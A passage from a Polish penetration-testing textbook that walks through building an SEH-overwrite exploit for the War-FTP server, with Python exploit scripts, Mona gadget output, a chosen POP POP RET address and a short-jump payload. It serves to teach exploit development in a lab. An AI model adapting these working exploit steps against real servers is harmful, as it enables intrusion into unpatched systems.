


Rysunek 18.10. Fragment wzorca znajduje się pod adresem o 8 bajtów wyższym niż wskazywany przez ESP

Zgodnie z wynikami działania polecenia `findmsp` wtyczki Mona wskaźnik NSEH znajduje się pod adresem `00AFFD94` (hex). Możemy to łatwo sprawdzić, klikając ten adres prawym przyciskiem myszy na panelu stosu i wybierając z menu podręcznego polecenie *Follow in Stack*, tak jak zostało to przedstawione na rysunku 18.11.

Jak już wspominaliśmy wcześniej, rekordy w łańcuchu SEH mają rozmiar ośmiu bajtów każdy i składają się ze wskaźnika do kolejnego rekordu SEH w łańcuchu i adresu w pamięci, pod którym znajduje się procedura obsługi wyjątku SEH. Jeżeli uda nam się załadować adres wskazywany przez rejestr `ESP + 8` bajtów do rejestru `EIP`, będziemy mogli uruchomić znajdujący się pod tym adresem kod powłoki. Niestety wszystko wskazuje na to, że mamy do dyspozycji tylko cztery bajty, zanim natknijemy się na rekord łańcucha SEH, ale pomimo, postarajmy się rozwiązywać po jednym problemie naraz. Najpierw musimy znaleźć stabilny sposób na dostanie się do naszego kodu powłoki, a potem dopiero zajmiemy się tym, aby kod powłoki zmieścił się w dostępnym obszarze pamięci.

Zanim przejdziemy dalej, musimy sprawdzić, czy znalezione offsety są poprawne, tak jak zostało to przedstawione na listingu 18.3.




Rysunek 18.11. Fragment wzorca cyklicznego znajduje się we wskaźniku do następnego rekordu SEH

Listing 18.3. Weryfikacja poprawności znalezionych offsetów

```
#!/usr/bin/python
import socket
buffer = "A" * 569 + "B" * 4 + "C" * 4 + "D" * 573 ①
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.close()
```


Teraz musimy zmodyfikować kod źródłowy naszego exploita, tak aby atakujący ciąg znaków składał się z 569 liter A, czterech liter B, po których następują cztery litery C, i dopełnienia do 1150 bajtów w postaci 573 liter D, tak jak zostało to zrobione w punkcie ①. Zrestartuj serwer War-FTP i ponownie uruchom exploita. Na rysunku 18.12 możemy zobaczyć, że wskaźnik procedury SEH został nadpisany ciągiem znaków składającym się z czterech liter C.

Jeżeli teraz ponownie naciśniemy kombinację klawiszy *Shift+F9*, aby wznowić działanie programu i przekazać mu przechwycony wyjątek, War-FTP kolejny raz ulegnie awarii, tym razem próbując wykonać instrukcję znajdująca się pod adresem 43434343 (szesnastkowa reprezentacja ASCII ciągu znaków składającego się z czterech liter C). Teraz spróbuj prześledzić zawartość rejestru ESP na stosie.



Rysunek 18.12. Wskaźnik SEH zosta³ nadpisany czterema znakami C

Jak widać na rysunku 18.13, w pamięci pod adresem $ESP + 8$ bajtów znajduje się ciąg znaków składający się z czterech liter B , po których następują cztery litery C i dalej szereg liter D .



Rysunek 18.13. Obszar pamięci pod adresem $ESP + 8$ bajtów znajduje się pod kontrolą napastnika

Wszystko wskazuje na to, że nasze offsety są poprawne. Teraz musimy znaleźć sposób na przekazanie sterowania do adresu ESP + 8 bajtów. Niestety, tym razem użycie prostej instrukcji JMP ESP nie wystarczy.

POP POP RET

Musimy znaleźć instrukcję bądź sekwencję instrukcji, które pozwolą nam na zdjęcie ze stosu ośmiu nadmiarowych bajtów i wykonanie kodu znajdującego się w pamięci pod adresem ESP + 8 bajtów. Aby dobrać odpowiednie polecenia, musimy sobie przypomnieć sposób, w jaki działa stos.

Stos to liniowa struktura działająca w trybie kolejki LIFO (ang. *Last In, First Out* — ostatni wchodzi, pierwszy wychodzi). Bardzo często struktura stosu jest porównywana na przykład do stosu tac w barze szybkiej obsługi. Taca, która jako ostatnia została położona na wierzchołku stosu przez personel baru, zostanie jako pierwsza zabrana przez zglodniałego klienta, który wpadł do baru na lunch. W języku asemblera istnieją dwie instrukcje, których sposób działania jako żywo przypomina układanie tac na stosie przez personel baru i zdejmowanie ich przez klientów — są to odpowiednio instrukcje PUSH i POP.

Jak pamiętasz, rejestr ESP wskazuje na wierzchołek bieżącej ramki stosu (czyli inaczej mówiąc, wskazuje najniższy adres w pamięci zajmowany przez bieżącą ramkę stosu). Jeżeli użyjemy instrukcji POP do zdjęcia jednego (czterobajtowego) elementu ze stosu, rejestr ESP będzie teraz wskazywał na adres ESP + 4 bajty. Wynika stąd jasny wniosek, że jeżeli wykonamy kolejno dwie instrukcje POP, rejestr ESP będzie wskazywał na adres ESP + 8 bajtów, a to jest dokładnie to, o co nam chodzi.

Na koniec, aby przekierować sterowanie programem do kontrolowanego przez nas obszaru pamięci, musimy załadować adres ESP + 8 bajtów (czyli aktualną zawartość rejestrów ESP po wykonaniu dwóch instrukcji POP) do rejestrów EIP wskazującego adres instrukcji, która powinna zostać wykonana jako następna. Na szczeble w języku asemblera istnieje instrukcja RET, która wykonuje dokładnie taką operację. Z definicji instrukcja RET pobiera zawartość rejestrów ESP i ładuje ją do rejestrów EIP.

Jeżeli będziemy w stanie znaleźć takie trzy instrukcje — POP <nazwa rejestrów>, POP <nazwa rejestrów>, RET (często w środowisku deweloperów nazywane instrukcją POP POP RET) — powinniśmy dać radę przekierować sterowanie programem poprzez nadpisanie wskaźnika SEH adresem pamięci pierwszej instrukcji POP. Zawartość rejestrów ESP zostanie następnie wstawiona do rejestrów będącego argumentem wywołania tej instrukcji. W zasadzie zupełnie nie musimy się przejmować tym, który rejestr będzie miał zaszczyst otrzymać zdjętą ze stosu wartość, oczywiście pod warunkiem, że nie będzie to ESP. Naszym jedynym celem jest przecież zdejmowanie ze stosu nadmiarowych bajtów aż do momentu, kiedy dostaniemy się do adresu ESP + 8 bajtów.

Dalej wykonywana jest kolejna instrukcja POP, a bieżąca wartość rejestrów ESP zaczyna wskazywać na adres początkowy ESP + 8 bajtów. Kiedy teraz zostanie

wykonana instrukcja RET, bieżąca wartość rejestru ESP zostanie załadowana do rejestru EIP. Jak pamiętasz z poprzedniego podrozdziału, w pamięci pod adresem wskazywanym przez $ESP + 8$ bajtów znajduje się 569. bajt naszego ciągu znaków exploitu.

UWAGA *Podobnie jak miało to miejsce w przypadku instrukcji JMP ESP, znalezienie ciągu instrukcji POP POP RET nie jest wielkim problemem. Oczywiście w razie potrzeby możesz również użyć logicznych odpowiedników takiej sekwencji, jak na przykład dodanie do zawartości rejestru ESP liczby 8 i wykonanie instrukcji RET, czy innych tego typu rozwiązań.*

Choć opisana technika jest dosyć złożona, to jednak mimo wszystko jest bardzo podobna do przykładów z przepełnieniem bufora i nadpisaniem adresu powrotu, jakie omawialiśmy w rozdziale 17., a rezultat jest identyczny: przechwytyujemy sterowanie programem i przekazujemy je do naszego złośliwego kodu powłoki. Kolejnym etapem działania będzie zatem znalezienie sekwencji poleceń POP POP RET w kodzie serwera War-FTP lub załadowanych przez niego bibliotek.

SafeSEH

W miarę jak ataki wykorzystujące nadpisywanie łańcucha strukturalnej obsługi wyjątków zyskiwały coraz większą popularność, firma Microsoft zaczęła opracowywanie i wdrażanie nowych mechanizmów mających im zapobiegać. Jednym z takich rozwiązań jest mechanizm SafeSEH. Programy skompilowane z opcją SafeSEH dodatkowo rejestrują oryginalne adresy procedur strukturalnej obsługi wyjątków, co oznacza, że jakiekolwiek próby przekierowania sterowania do innych adresów w pamięci za pomocą sekwencji instrukcji POP POP RET zakończą się niepowodzeniem.

Warto jednak pamiętać, że nawet jeżeli biblioteki DLL systemu Windows XP SP2 i nowszych zostały skompilowane z opcją SafeSEH, to w wielu aplikacjach niezależnych producentów taki mechanizm nadal nie został zaimplementowany. Jeżeli serwer War-FTP lub dowolna z jego własnych bibliotek nie wykorzystują mechanizmu SafeSEH, to być może nie będziemy musieli się z nim borykać.

Dzięki użyciu wtyczki Mona możemy podczas wyszukiwania sekwencji POP POP RET szybko sprawdzić, które moduły zostały skompilowane bez użycia mechanizmu SafeSEH. Aby to zrobić, powinieneś wykonać polecenie !mona seh, tak jak zostało to przedstawione na rysunku 18.14.

Wyniki działania polecenia !mona seh są zapisywane w pliku *C:\logs\war-ftpd\seh.txt*, którego fragment przedstawiamy poniżej.

```
0x5f401440 : pop edi # pop ebx # ret 0x04 | asciiprint,ascii {PAGE_EXECUTE_
READ} [MFC42.DLL] ASLR: False, Rebasing: False, SafeSEH: False, OS: False,
v4.2.6256 (C:\Documents and Settings\georgia\Desktop\MFC42.DLL)
0x5f4021bf : pop ebx # pop ebp # ret 0x04 | {PAGE_EXECUTE_READ} [MFC42.DLL]
```

Immunity Debugger - war-ftpd.exe - [Log data]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor

Address Message

0x40DF000 - Number of pointers of type "pop edi # pop ebx # ret 0x84"; 3
0x40DF000 - Number of pointers of type "pop ebx # pop ebx # ret 0x88"; 13
0x40DF000 - Number of pointers of type "pop edi # pop ebx # ret 0x20"; 7
0x40DF000 - Number of pointers of type "[jmp dword ptr ss:[esp+14]]; 1
0x40DF000 - Number of pointers of type "[pop esi # pop ebx # ret 0x84]; 5
0x40DF000 - Number of pointers of type "[pop ebx # pop ebx # ret 0x84]; 1
0x40DF000 - Number of pointers of type "[pop esi # pop ebx # ret 0x10]; 24
0x40DF000 - Number of pointers of type "[pop eax # pop ebx # ret 0x10]; 1
0x40DF000 - Number of pointers of type "[call dword ptr ss:[ebp-18]]; 13

[+] Results:

0x4048000: pop edi # pop ebx # ret 0x84 assigning ascii ([PAGE_EXECUTE_READ]) [MFC42.DLL] ASLR: False
0x5f4021bf: pop ebx # pop ebx # ret 0x04 [PAGE_EXECUTE_READ] [MFC42.DLL] ASLR: False, Rebase: False
0x5f4580ca: pop ebx # pop ebx # ret 0x04 [PAGE_EXECUTE_READ] [MFC42.DLL] ASLR: False, Rebase: False
0x004812f2: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x00481c49: pop edi # pop esi # ret 0x84 startnull, ascii([print_ascii ([PAGE_EXECUTE_READ])]) [war-ftpd.exe] ASLR: False, Rebase: False
0x00481d19: pop edi # pop esi # ret 0x84 startnull, unicode([print_unicode ([PAGE_EXECUTE_READ])]) [war-ftpd.exe] ASLR: False, Rebase: False
0x00481ccf: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x00482026: pop edi # pop esi # ret 0x84 startnull,unicode ansi transformed : 00400085, / alternati
0x004847d0: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x00484844: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x00484843: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x00484838: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x00489705: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x00489829: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x00489859: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x0048985a: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x0048f20c: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x00412966: pop edi # pop esi # ret 0x84 startnull, ascii([print_ascii ([PAGE_EXECUTE_READ])]) [war-ftpd.exe] ASLR: False, Rebase: False
0x00414586: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x004145fe: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x004145ff: pop edi # pop esi # ret 0x84 startnull ([PAGE_EXECUTE_READ]) [war-ftpd.exe] ASLR: False, Rebase: False
0x0040DF000 [+] Done. Only the first 20 pointers are shown here. For more pointers, open c:\logs\war-ftpd\seh.txt...
0x0040DF000 Found a total of 1283 pointers

[+] This mona.py action took 0:00:03.203000

!mona seh


Running

Rysunek 18.14. Wyniki działania polecenia !mona seh

```
ASLR: False, Rebase: False, SafeSEH: False, OS: False, v4.2.6256 (C:\Documents  
and Settings\georgia\Desktop\MFC42.DLL)  
0x5f4580ca : pop ebx # pop ebp # ret 0x04 | {PAGE_EXECUTE_READ} [MFC42.DLL]  
ASLR: False, Rebase: False, SafeSEH: False, OS: False, v4.2.6256 (C:\Documents  
and Settings\georgia\Desktop\MFC42.DLL)  
0x004012f2 : pop edi # pop esi # ret 0x04 | startnull {PAGE_EXECUTE_READ}  
[war-ftpd.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v1.6.5.0  
(C:\Documents and Settings\georgia\Desktop\war-ftpd.exe)
```

Jak widać, jedynymi modułami, które nie korzystają z mechanizmu SafeSEH, są plik wykonywalny serwera War-FTP oraz jedna z jego bibliotek DLL o nazwie *MFC42.dll*. Teraz musimy podjąć decyzję o tym, której sekwencji instrukcji POP POP RET (lub jej logicznych odpowiedników) użyjemy do naszych nieczynnych celów. Wybierając sekwencję poleceń, musimy unikać czterech niepoprawnych znaków (\x00, \x40, \x0a, \x0d), o których mówiliśmy w rozdziale 17. (jeżeli chcesz, aby wtyczka Mona automatycznie wykluczyła sekwencje zawierające takie znaki z wyników wyszukiwania, powinieneś skorzystać z polecenia !mona seh -cpb "\x00\x40\x0a\x0d"). Dobrym kandydatem do naszych celów wydaje się sekwencja znajdująca się pod adresem 5F4580CA, zawierająca instrukcje POP EBX, POP EBP i RET. Jak już wspominaliśmy, zupełnie nie dbamy o to, w którym module znajdują się wybrane instrukcje, dopóty, dopóki będą zdejmowały ze stosu osiem nadmiarowych bajtów. Jeżeli teraz nadpiszemy wskaźnik SEH wartością 5F4580CA (hex), znajdujące się pod tym adresem instrukcje zostaną wykonane, a sterowanie programem zostanie przekazane do naszego ciągu znaków exploitu.

Zanim przejdziemy dalej, ustawiemy w debuggerze pod adresem 5F4580CA pułapkę. Aby to zrobić, powinieneś wykonać polecenie `bp 5F4580CA`, tak jak zostało to przedstawione na rysunku 18.15.




Rysunek 18.15. Pułapka zostaje ustawiona w miejscu, w którym znajduje się wybrana sekwencja POP POP RET

Teraz w kodzie źródłowym naszego exploitu zamienimy podciąg znaków składający się czterech liter C na adres sekwencji instrukcji POP POP RET, zapisany w formacie *LittleEndian*, tak jak zostało to przedstawione na listingu 18.4.

Listing 18.4. Zamiana bajtów nadpisujących wskaźnik SEH na adres sekwencji instrukcji POP POP RET


```
#!/usr/bin/python
import socket
buffer = "A" * 569 + "B" * 4 + "\xCA\x80\x45\x5F" + "D" * 573
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.close()
```

Po zakończeniu przygotowań możemy po raz kolejny uruchomić naszego exploitu. Jak widać na rysunku 18.16, program uległ awarii, a wskaźnik SEH został zgodnie z oczekiwaniemi nadpisany adresem 5F4580CA (hex).




Rysunek 18.16. Wskaźnik SEH został nadpisany adresem sekwencji instrukcji POP POP RET

Naciśnij kombinację klawiszy *Shift+F9*, aby wznowić działanie programu i przekazać przechwycony wyjątek. Jak mogliśmy się tego spodziewać, realizacja programu zostaje ponownie wstrzymana w miejscu ustawienia pułapki, tak jak zostało to przedstawione na rysunku 18.17.



Rysunek 18.17. Działanie programu zostaje wstrzymane w miejscu ustawienia pułapki

W panelu *CPU* możemy zobaczyć, że następnymi instrukcjami, które będą wykonane, jest nasza sekwencja POP POP RET. Teraz naciśnij kolejno klawisz *F7*, tak aby wykonywać po jednej instrukcji naraz, i obserwuj, co dzieje się na stosie (panel w prawej dolnej części okna debugera). Zobaczysz, że z każdym wykonaniem instrukcji POP adres wskazywany przez rejestr *ESP* przesuwa się w stronę wyższych adresów pamięci. Jak widać na rysunku 18.18, po wykonaniu instrukcji RET „ładjujemy” w obszarze zajmowanym przez nasz ciąg znaków exploita, zawierającym wskaźnik *NSEH*, który jest obecnie wypełniony czterema literami *B*.



Rysunek 18.18. Sterowanie programem zostało przekazane do naszego ciągu znaków exploita

W taki sposób udało nam się rozwiązać nasz pierwszy problem, czyli przekierować sterowanie programem do ciągu znaków exploita. Niestety, jak już wspominaliśmy wcześniej i jak widać na rysunku 18.18, do dyspozycji mamy tylko cztery bajty, a potem „wpakujemy się” na nadpisany przez nas wcześniej wskaźnik *SEH*, zawierający adres 5F4580CA. Co prawda nieco dalej, tuż za wskaźnikiem *SEH*, mamy do dyspozycji duży obszar pamięci wypełniony obecnie znakami *D*, ale póki co możemy pracować tylko na wspomnianych czterech bajtach. Nietrudno zauważyć, że mając do dyspozycji tak mały obszar pamięci, trudno będzie nam coś zwojować.

Zastosowanie krótkich skoków

Teraz musimy znaleźć jakiś sposób na przeskoczenie wskaźnika *SEH* i dotarcie do obszaru pamięci wypełnionego literami *D*, w którym będziemy mieli dużo miejsca na umieszczenie właściwego kodu powłoki. Aby to zrobić, możemy użyć

instrukcji krótkiego skoku, `short jump`, do przeniesienia wskaźnika EIP na krótkim dystansie. Takie rozwiązanie wydaje się idealnie spełniać nasze potrzeby, ponieważ musimy tylko przeskoczyć w pamięci o cztery bajty, które są zajmowane przez nadpisany wskaźnik SEH.

Heksadecymalna reprezentacja instrukcji krótkiego skoku to `\xEB <odległość skoku>`. Dopełniając instrukcję krótkiego skoku dwoma bajtami i wliczając cztery bajty wskaźnika SEH, widzimy, że aby wszystko zadziałało zgodnie z planem, musimy przeskoczyć do adresu znajdującego się w sumie o sześć bajtów dalej.

Znając odległość skoku, możemy odpowiednio zmodyfikować kod źródłowy naszego exploitu, tak jak zostało to przedstawione na listingu 18.5.

Listing 18.5. Dodawanie krótkiego skoku do kodu źródłowego exploitu


```
#!/usr/bin/python
import socket
buffer = "A" * 569 + "\xEB\x06" + "B" * 2 + "\xCA\x80\x45\x5F" + "D" * 570
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.20.10',21))
response = s.recv(1024)
print response
s.send('USER ' + buffer + '\r\n')
response = s.recv(1024)
print response
s.close()
```

Jak widać na listingu 18.5, tym razem zastępujemy wskaźnik NSEH (poprzednio zawierający cztery litery *B*) ciągiem znaków `"\xEB\x06" + "B" * 2`. Pamiętaj, aby przed kolejnym uruchomieniem exploitu zresetować pułapkę, a kiedy program ponownie zatrzyma się w miejscu ustawienia pułapki, wykonuj kolejne instrukcje po jednej naraz, naciskając kolejno klawisz *F7*, i obserwuj, co się dzieje w programie. Teraz, po sekwencji instrukcji `POP POP RET`, napotykamy krótki skok o sześć bajtów do przodu, tak jak zostało to przedstawione na rysunku 18.19.

